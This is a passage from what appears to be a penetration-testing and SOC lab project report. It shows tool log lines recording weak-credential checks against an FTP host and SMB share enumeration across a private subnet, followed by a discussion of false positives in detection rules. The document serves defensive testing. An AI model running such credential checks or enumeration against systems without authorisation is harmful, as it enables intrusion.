Sun 2025-11-02 11:31:32:473573244 UTC: Credentials checking results stored in /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/20
25-11-02_06-16-58+172.16.50.72+ftp+21+weak_credentials.txt
Sun 2025-11-02 11:31:46:307132635 UTC: Enumerating SMB shares of 172.16.50.0/24 for ports 135,139,49668,88,135,139,389,445,593,3268,496
68,49670,49671,49672,49680,49681,49682,49762,49785,51782, on 2025-11-02_06-31-46
Sun 2025-11-02 11:31:50:569522532 UTC: smb shares results saved at /home/kali/Documents/PT_SOC_WF_Project/test_soc_output/2025-11-02_06
```

Discussion on findings

In general, creating rules and alerts that will correctly identify threats while leaving as little false positives as possible is challenging. For example, in trying to detect DDOS attacks, especially for TCP and UDP, those alerts sometimes appear in innocent situations, like if one client is sending files to another over the network, and those files are especially large.

Another problem is due to the strictness of the rules. For example, the detection of SMB shares enumeration can falsely trigger if an innocent user was haphazardly trying to access to right share, triggering the alert as a result.

Thus, it is important to always periodically check the alerts manually with a keen eye, to discern between actual critical alerts and false positives.